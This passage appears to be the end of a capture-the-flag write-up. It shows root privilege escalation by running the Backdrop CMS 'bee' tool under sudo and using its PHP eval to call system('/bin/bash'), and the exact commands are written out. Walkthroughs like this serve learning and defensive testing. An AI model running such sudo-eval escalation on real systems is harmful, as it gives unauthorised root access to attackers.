
So its a command to manage that backdrop cms.
But we have root priveleges.
And we can see it can use eval function of php.

So Now we can try to do privelege escalate using eval.
Lets try.


Hmm and after doing some talk with chatGPT,if we specify the root directory of the Backdrop installation to use,we could do so.
sudo -u root /usr/local/bin/bee --root=/var/www/html eval 'system(whoami)'  I guess it worked.
Lets try.
We have to also write commands inside quotations.

sudo /usr/local/bin/bee --root=/var/www/html eval 'system("/bin/bash");'
and we got the root.
Done
And done.
Again lots of things learned. I hope you enjoyed.